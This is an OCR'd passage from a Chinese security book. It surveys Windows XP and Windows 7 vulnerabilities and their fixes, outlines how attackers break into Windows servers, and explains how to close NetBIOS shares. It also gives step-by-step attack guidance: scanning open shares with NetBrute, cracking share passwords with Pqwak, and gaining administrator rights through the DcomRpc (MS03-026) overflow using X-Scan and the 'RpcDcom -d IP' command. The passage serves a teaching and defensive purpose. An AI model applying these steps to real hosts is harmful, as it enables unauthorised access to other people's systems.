Windows XP 默认启动的 UPNP 服务存在严重安全漏洞。UPNP（Universal Plug and Play）体系面向无线设备、PC 和智能应用，提供普遍的对等网络连接，在家用信息设备、办公用网络设备间提供 TCP/IP 连接和 Web 访问功能，该服务可用于检测和集成 UPNP 硬件。

UPNP 协议存在安全漏洞，使攻击者可非法获取任何 Windows XP 的系统级访问，进行攻击，还可通过控制多台 XP 机器发起分布式的攻击。

防御策略：禁用 UPNP 服务后下载并安装对应的补丁程序。

（2）升级程序漏洞

漏洞描述：如将 Windows XP 升级至 Windows XP Pro，IE 会重新安装，以前打的补丁程序将被全部清除。

Windows XP 的升级程序不仅会删除 IE 的补丁文件，还会导致微软的升级服务器无法正确识别 IE 是否存在缺陷，即 Windows XP Pro 系统存在如下 2 个潜在威胁。

- 某些网页或 HTML 邮件的脚本可自动调用 Windows 的程序。
- 可通过 IE 漏洞窥视用户的计算机文件。

防御策略：如 IE 浏览器未下载升级补丁可至微软网站下载最新补丁程序。

（3）帮助和支持中心漏洞

漏洞描述：删除用户系统的文件。

帮助和支持中心提供集成工具，用户可获取针对各种主题的帮助和支持。在 Windows XP 帮助和支持中心存在漏洞，可使攻击者跳过特殊网页（在打开该网页时调用错误的函数，并将存在的文件或文件夹名字作为参数传送）使上传文件或文件夹的操作失败，随后该网页可在网站上公布，以攻击访问该网站的用户或被作为邮件传播来攻击。该漏洞除使攻击者可删除文件外不会赋予其他权利，攻击者既无法获取系统管理员的权限，也无法读取或修改文件。

防御策略：安装 Windows XP 的 Service Pack 3。

（4）压缩文件夹漏洞

漏洞描述：Windows XP 压缩文件夹可按攻击者的选择运行代码。

在安装有“Plus”包的 Windows XP 系统中，“压缩文件夹”功能允许将 Zip 文件作为普通文件夹处理。“压缩文件夹”功能存在 2 个漏洞，如下所述。

- 在解压缩 Zip 文件时会有未经检查的缓冲存在于程序中，以存放被解压文件，因此很可能导致浏览器崩溃或攻击者的代码被运行。
- 解压缩功能在非用户指定目录中放置文件，可使攻击者在用户系统的已知位置中放置文件。

防御策略：不接收不信任的邮件附件，也不下载不信任的文件。

（5）服务拒绝漏洞

漏洞描述：服务拒绝。

Windows XP 支持点对点的协议（PPTP）作为远程访问服务实现的虚拟专用网技术。由于在其控制用于建立、维护和拆开 PPTP 连接的代码段中存在未经检查的缓存，导致 Windows XP 的实现中存在漏洞。通过向一台存在该漏洞的服务器发送不正确的 PPTP 控制数据，攻击者可损坏核心内存并导致系统失效，中断所有系统中正在运行的进程。该漏洞可攻击任何一台提供 PPTP 服务的服务器。对于 PPTP 客户端的工作站，攻击者只需激活 PPTP 会话即可进行攻击。对任何遭到攻击的系统，可通过重启来恢复正常操作。

防御策略：关闭 PPTP 服务。

（6）Windows Media Player 漏洞

漏洞描述：可能导致用户信息的泄漏，脚本调用，缓存路径泄漏。

Windows Media Player 漏洞主要产生 2 个问题：一是信息泄漏漏洞，它给攻击者提供了一种可在用户系统上运行代码的方法，微软对其定义的严重级别为“严重”；二是脚本执行漏洞，当用户选择播放一个特殊的媒体文件，接着又浏览一个特殊建造的网页后，攻击者就可利用该漏洞运行脚本。由于该漏洞有特别的时序要求，因此利用该漏洞进行攻击相对就比较困难，它的严重级别也就比较低。

防御策略：将要播放的文件先下载到本地再播放，即可不受利用此漏洞进行的攻击。

（7）RDP 漏洞

漏洞描述：信息泄露并拒绝服务。

Windows 操作系统通过 RDP（Remote Data Protocol）为客户端提供远程终端会话。RDP 协议将终端会话的相关硬件信息传送至远程客户端，其漏洞如下所述。

- 与某些 RDP 版本的会话加密实现有关的漏洞。所有 RDP 实现均允许对 RDP 会话中的数据进行加密，在 Windows 2000 和 Windows XP 版本中，纯文本会话数据的校验在发送前并未经过加密，窃听并记录 RDP 会话的攻击者，可对该校验密码分析攻击并覆盖该会话传输。
- 与 Windows XP 中的 RDP 实现对某些不正确的数据包处理方法有关的漏洞。当接收这些数据包时，远程桌面服务将会失效，同时也会导致操作系统失效。攻击者向一个已受影响的系统发送这类数据包时，并不需经过系统验证。

防御策略：Windows XP 默认并未启动它的远程桌面服务。即使远程桌面服务启动，只需在防火墙中屏蔽 3389 端口，即可避免该攻击。

（8）VM 漏洞

漏洞描述：可能造成信息泄露，并执行攻击者的代码。

攻击者可通过向 JDBC 类传送无效的参数使宿主应用程序崩溃，攻击者需在网站上拥有恶意的 Java applet 并引诱用户访问该站点。恶意用户可在用户机器上安装任意 DLL，并执行任意的本机代码，潜在地破坏或读取内存数据。

防御策略：经常进行相关软件的安全更新。

（9）热键漏洞

漏洞描述：设置热键后，由于 Windows XP 的自注销功能，可使系统“假注销”，其他用户即可通过热键调用程序。

热键功能是系统提供的服务，当用户离开计算机后，该计算机即处于未保护情况下，此时 Windows XP 会自动实施“自注销”，虽然无法进入桌面，但由于热键服务还未停止，仍可使用热键启动应用程序。

防御策略：

①由于该漏洞被利用的前提为热键可用，因此需检查可能会带来危害的程序和服务的

热键。

②启动屏幕保护程序，并设置密码。

③在离开计算机时锁定计算机。

（10）账号快速切换漏洞

漏洞描述：Windows XP 快速账号切换功能存在问题，可造成账号锁定，使所有非管理员账号均无法登录。

Windows XP 系统设计了账号快速切换功能，使用户可快速地在不同的账号间切换，但其设计存在问题，可被用于造成账号锁定，使所有非管理员账号均无法登录。配合账号锁定功能，用户可利用账号快速切换功能，快速重试登录另一个用户名，系统则会判别为暴力破解，从而导致非管理员账号锁定。

2. Windows 7系统常见漏洞

与 Windows XP 相比，Windows 7 系统中的漏洞就少了很多。Windows 7 系统中常见的漏洞有快捷方式漏洞与 SMB 协议漏洞 2 种。

（1）快捷方式漏洞

漏洞描述：快捷方式漏洞是 Windows Shell 框架中存在的一个危急安全漏洞。在 Shell32.dll 的解析过程中，会通过 " 快捷方式 " 的文件格式去逐个解析：首先找到快捷方式所指向的文件路径，接着找到快捷方式依赖的图标资源。这样，Windows 桌面和开始菜单上就可以看到各种漂亮的图标，我们点击这些快捷方式时，就会执行相应的应用程序。

微软 Lnk 漏洞就是利用了系统解析的机制，攻击者恶意构造一个特殊的 Lnk（快捷方式）文件，精心构造一串程序代码来骗过操作系统。当 Shell32.dll 解析到这串编码的时候，会认为这个“快捷方式”依赖一个系统控件（dll 文件），于是将这个“系统控件”加载到内存中执行。如果这个“系统控件”是病毒，那么 Windows 在解析这个 lnk（快捷方式）文件时，就把病毒激活了。该病毒很可能通过 USB 存储器进行传播。

防御策略：禁用 USB 存储器的自动运行功能，并且手动检查 USB 存储器的根文件夹。

（2）SMB 协议漏洞

SMB 协议主要是作为 Microsoft 网络的通信协议，用于在计算机间共享文件、打印机、串口等。当用户执行 SMB2 协议时系统将会受到网络攻击从而导致系统崩溃或重启。因此，只要故意发送一个错误的网络协议请求，Windows 7 系统就会出现页面错误，从而导致蓝屏或死机。

防御策略：关闭 SMB 服务。

3.2 Windows 服务器系统入侵流程


Windows 服务器系统包括一个全面、集成的基础结构，旨在满足开发人员和信息技术

（IT）专业人员的要求。此系统设计用于运行特定的程序和解决方案，借助这些程序和解决方案，信息工作人员可以快速便捷地获取、分析和共享信息。入侵者对 Windows 服务器系统的攻击主要是针对 IIS 服务器和组网协议的攻击。

入侵 Windows 服务器的流程

3.2.1 入侵 Windows 服务器的流程

一般情况下，黑客往往喜欢通过右图所示的流程对 Windows 服务器进行攻击，从而提高入侵服务器的效率。



入侵 Windows 服务器的流程

- 通过端口 139 进入共享磁盘。139 端口是为“NetBIOS Session Service”提供的，主要用于提供 Windows 文件和打印机共享。开启 139 端口虽然可以提供共享服务，但常常被攻击者所利用进行攻击，如使用流光、SuperScan 等端口扫描工具可以扫描目标计算机的 139 端口，如果发现有漏洞可以试图获取用户名和密码，这是非常危险的。
- 默认共享漏洞 IPC$ 入侵。IPC$ 是 Windows 系统特有的一项管理功能，是微软公司为方便用户使用计算机而设计的，主要用来远程管理计算机。但事实上，使用这个功能最多的人不是网络管理员而是“入侵者”，他们通过建立 IPC$ 连接与远程主机实现通信和控制。通过 IPC$ 连接的建立，入侵者能够做到建立、复制、删除远程计算机文件，也可以在远程计算机上执行命令。
- IIS 漏洞入侵。IIS（Internet Information Server）服务为 Web 服务器提供了强大的 Internet 和 Intranet 服务功能。主要通过端口 80 来完成操作，因为作为 Web 服务器，80 端口总要打开，具有很大的威胁性。长期以来，攻击 IIS 服务是黑客惯用的手段，这种情况多是由于企业管理者或网管对安全问题关注不够造成的。
- 缓冲区溢出攻击。缓冲区溢出是病毒编写者和特洛伊木马编写者偏爱使用的一种攻击方法。攻击者或病毒善于在系统当中发现容易产生缓冲区溢出之处，运行特别程序获得优先级，指示计算机破坏文件、改变数据、泄露敏感信息、产生后门访问点、感染或攻击其他计算机等。缓冲区溢出是目前导致“黑客”型病毒横行的主要原因。
- Serv-U 攻击。Serv-U FTP Server 是一款在 Windows 平台下使用非常广泛的 FTP 服务器软件，目前在全世界广为使用，但前不久它一个又一个的漏洞被发现，许多服务器因此而惨遭黑客入侵。在得到目标计算机的信息之后，入侵者就可以使用木马或黑客工具进行攻击了，但这种攻击必须绕过防火墙才可以成功。

- 脚本攻击。脚本 Script 是使用一种特定的描述性语言，依据一定格式编写的可执行文件，又称做宏或批处理文件。脚本通常可以由应用程序临时调用并执行。正是因为脚本的这些特点，往往被一些别有用心的人所利用。在脚本中加入一些破坏计算机系统的命令，当用户浏览网页时，一旦调用这类脚本，便会使用户的系统受到攻击从而造成严重损失。
- DDoS（Distributed Denial of Service，分布式拒绝服务）攻击。凡是能导致合法用户不能够访问正常网络服务的行为都是拒绝服务攻击。也就是说，拒绝服务攻击目的非常明确，就是要阻止合法用户对正常网络资源的访问，从而达成攻击者不可告人的目的。
- 后门程序。一般是指那些绕过安全性控制而获取对程序或系统访问权的程序方法。在软件的开发阶段，程序员常常会在软件内创建后门程序以便可以修改程序设计中的缺陷。但如果这些后门被其他人知道或在发布软件之前没有删除后门程序，它就成了安全风险，容易被黑客当成漏洞进行攻击。

3.2.2 NetBios 漏洞攻防

NetBIOS（Network Basic Input Output System，网络基本输入 / 输出系统）是一种应用程序接口（API），系统可以利用 WINS 服务、广播及 Lmhost 文件等多种模式，将 NetBIOS 名解析为相应 IP 地址，实现信息通信。因此，在局域网内部使用 NetBIOS 协议可以方便地实现消息通信及资源的共享。因为它占用系统资源少、传输效率高，尤为适于由 20 ~ 200 台计算机组成的小型局域网。所以微软的客户机 / 服务器网络系统都是基于 NetBIOS 的。


当安装 TCP/IP 协议时，NetBIOS 也被 Windows 作为默认设置载入，此时计算机也具有了 NetBIOS 本身的开放性，139 端口被打开。某些别有用心的人就利用这个功能来攻击服务器，使管理员不能放心使用文件和打印机共享。

使用 NetBrute Scanner 可以扫描到目标计算机上的共享资源，它主要包括如下 3 部分。

- lNetBrute：可用于扫描单台机器或多个 IP 地址的 Windows 文件 / 打印共享资源。虽然这已经是众所周知的漏洞，但作为一款继续更新中的经典工具，对于网络新手以及初级网管仍是增强内网安全性的得力助手。
- lPortScan：用于扫描目标机器的可用网络服务。帮助用户确定哪些 TCP 端口应该通过防火墙设置屏蔽掉，或哪些服务并不需要，应该关闭。
- lWebBrute：可以用来扫描网页目录，检查 HTTP 身份认证的安全性、测试用户密码。这对于新站在起步阶段，不至于因为初级错误导致网站被轻易入侵，仍然非常有用。


下面以使用 NetBrute Scanner 软件为例介绍扫描计算机中共享资源，其具体操作步骤如下。

STEP01： 运行 NetBrute Scanner



01 设置扫描的 IP 地址范围。 02 单击“Scan”按钮。 03 双击扫描到的计算机 IP 地址。

STEP02： 选择要打开的文件




01 选中要打开的文件。 02 单击“打开”按钮。

双击扫描到的共享文件夹，如果没有密码便可直接打开。当然，也可以在 IE 的地址栏中直接输入扫描到的共享文件夹 IP 地址，如“\\192.168.1.88”（或带 C $，D $ 等查看默认共享）。如果设有共享密码，则会要求输入共享用户名和密码，这时利用破解网络邻居密码的工具软件（如 Pqwak）破解之后，才可以进入相应文件夹。如果发现自己的计算机中有 Netbios 漏洞，要想预防入侵者利用该漏洞进行攻击，则需关闭 Netbios 漏洞，其关闭的方法有很多种。


（1）解开文件和打印机共享绑定

STEP01： 打开控制面板




依次单击“开始”>“控制面板”>“网络和共享中心”链接。

STEP02： 打开“网络和共享中心”窗口



在页面左侧单击“更改适配器设置”链接。

STEP03：查看网络连接



右击“本地连接”，在弹出的快捷菜单中单击“属性”菜单项。

STEP04：更改本地连接属性




01 取消勾选“Microsoft 网络的文件和打印机共享”复选框，即可解开文件和打印机共享绑定。

02 单击“确定”按钮。

这样，就可以禁止所有从 139 和 445 端口来的请求，别人也就看不到本机的共享了。


（2）使用 IPSec 安全策略阻止对端口 139 和 445 的访问

STEP01：打开“控制面板”窗口




依次单击“开始”>“控制面板”>“管理工具”链接。

STEP02：查看各种工具



双击“本地安全策略”选项。

STEP03：创建 IP 安全策略




右击“IP 安全策略，在本地机器”，在弹出的快捷菜单中单击“创建 IP 安全策略”菜单项。定义一条阻止任何 IP 地址从 TCP139 和 TCP445 端口访问 IP 地址的 IPSec 安全策略规则，这样，即使在别人使用扫描器扫描时，本机的 139 和 445 两个端口也不会给予任何回应。

（3）关闭 Server 服务


这样虽然不会关闭端口，但可以中止本机对其他机器的服务，当然也就中止了对其他机器的共享。但关闭了该服务将会导致很多相关的服务无法启动，如机器中如果有 IIS 服务，则不能采用这种方法。

STEP01： 打开“控制面板”窗口




依次单击“开始”>“控制面板”>“管理工具”链接。

STEP02： 查看各种工具



双击“服务”选项。

STEP03： 关闭服务




在页面右侧关闭 Server 服务。

（4）在防火墙中设置阻止其他机器使用本机共享


运行天网个人防火墙，打开“修改 IP 规则”对话框，具体步骤如下：

STEP01： 修改 IP 规则



选择一条空规则之后，设置数据包方向为“接收”，对方 IP 地址选“任何地址”，协议设定为“TCP”，本地端口设置为“139 到 139”，对方端口设置为“0 到 0”，设置标志位为“SYN”，动作设置为“拦截”，单击“确定”按钮。

STEP02： 应用规则



在“自定义 IP 规则”列表中勾选设定的规则，即可启动拦截 139 端口攻击。


3.3 DcomRpc 溢出工具

DcomRpc 漏洞往往是利用溢出工具来完成入侵的，其实“溢出”入侵在一定程序上也可看成系统内的“间谍程序”，它对黑客们的入侵一呼即应，一应即将所有权限拱手送人。

3.3.1 DcomRpc 漏洞描述


RPC（Remote Procedure Call）服务作为操作系统中一个重要服务，其描述为“提供终结点映射程序（endpoint mapper）以及其他 RPC 服务”。系统大多数功能和服务都依赖于它。启动 RPC 服务的具体操作方法如下。

STEP01： 打开“管理工具”窗口




依次单击“控制面板”>“系统和安全”>“管理工具”菜单项，在“管理工具”窗口中双击“服务”图标。

STEP02： 查看各种服务



双击“Remote Procedure Call”服务项。

STEP03： 查看服务依赖关系




切换至“依存关系”选项卡，即可查看一些服务的依赖关系。

从显示服务可以看出受其影响的程序有很多，其中包括了 DCOM 接口服务。这个接口用于处理由客户端机器发送给服务器的 DCOM 对象激活请求（如 UNC 路径）。攻击者成功利用此漏洞可以以本地系统权限执行任意指令。攻击者可以在系统上执行任意操作，如安装程序、查看或更改、删除数据或建立系统管理员权限的账户。


DCOM（Distributed Component Object Model，分布式 COM）协议的前身是 OSF RPC 协议，但增加了微软自己的一些扩展。扩展了组件对象模型技术（COM），使其能够支持在局域网、广域网甚至 Internet 上不同计算机的对象之间的通信。若想对 DCOM 进行相应的配置，具体的操作步骤如下。

STEP01： 打开“组件服务”窗口



STEP02： 对 DCOM 进行配置

在“运行”对话框中输入“Dcomcnfg”命令，即可弹出“组件服务”窗口。



单击“组件服务”前面的“+”号，依次展开各项，直到出现“DCOM配置”子菜单项为止，即可根据需要对 DCOM 中各对象进行相关配置。

因为 DCOM 可以远程操作其他计算机中的 DCOM 程序，而技术使用了用于调用其他计算机所具有的函数的 RPC（远程过程调用），所以利用这个漏洞，攻击者只需发送特殊形式的请求到远程计算机上的 135 端口，轻则造成拒绝服务攻击，严重的甚至可远程攻击者以本地管理员权限执行任何操作。


3.3.2 DcomRpc 入侵实战

目前已知的 DcomRpc 接口漏洞有 MS03-026（DcomRpc 接口堆栈缓冲区溢出漏洞）、MS03-039（堆溢出漏洞）和一个 RPC 包长度域造成的堆溢出漏洞及另外几个拒绝服务漏洞。

要利用这个漏洞，可以发送畸形请求给远程服务器监听的特定 DcomRpc 端口，如 135、139、445 等任何配置了 RPC 端口的机器。在进行 DcomRpc 漏洞溢出攻击前，用户需下载 DcomRpc.xpn 作为 X-Scan 插件，复制到 X-Scan 所在文件夹的 Plugin 文件夹中，扩展 X-Scan 的扫描 DcomRPC 漏洞的功能，也可下载 rpcdcom.exe 专用 DcomRPC 漏洞扫描工具，扫描具有 DcomRPC 漏洞的目标主机，使用网上诸多的 DcomRpc 溢出工具进行攻击。


下面以 DcomRpc 接口漏洞溢出为例讲述溢出的方法，具体的操作方法如下。

STEP01： 复制 DcomRpc.xpn 插件



将下载好的 DcomRpc.xpn 插件复制到 X-Scan 的 Plugin 文件夹中，作为 X-Scan 插件。

STEP02： 运行 X-Scan 扫描工具



运行 X-Scan 扫描工具，单击“设置”>“扫描参数”菜单项，即可弹出“扫描参数”对话框。选择“全局设置”>“扫描模块”选项，即可看到增加的“DcomRpc 溢出漏洞”模块。

STEP03： 在使用 X-Scan 扫描到具有 DcomRpc 接口漏洞的主机时，可以看到在 X-Scan 中有明显的提示信息。如果使用 RpcDcom.exe 专用 DcomRPC 溢出漏洞扫描工具，则可先打开“命令提示符”窗口，进入 RpcDcom.exe 所在文件夹，执行“RpcDcom -d IP 地址”命令后，开始扫描并看到最终的扫描结果。

如果操作成功，则执行溢出操作将立即得到被入侵主机的系统管理员权限。

3.3.3 DcomRpc 防范方法

既然系统中存在着这么一个“功能强大”的间谍漏洞 DcomRpc。就不得不对这个漏洞的防范加以重视，下面推荐 4 种防范方法。

1. 打好补丁

对于任何漏洞来说，打补丁是最方便的方法，因为一个补丁的推出往往包含了专家们对相应漏洞的彻底研究，所以打补丁也是最有效的方法之一。下载补丁应尽可能地在服务厂商的网站中下载；打补丁的时候务必要注意补丁相应的系统版本。

2. 封锁135端口

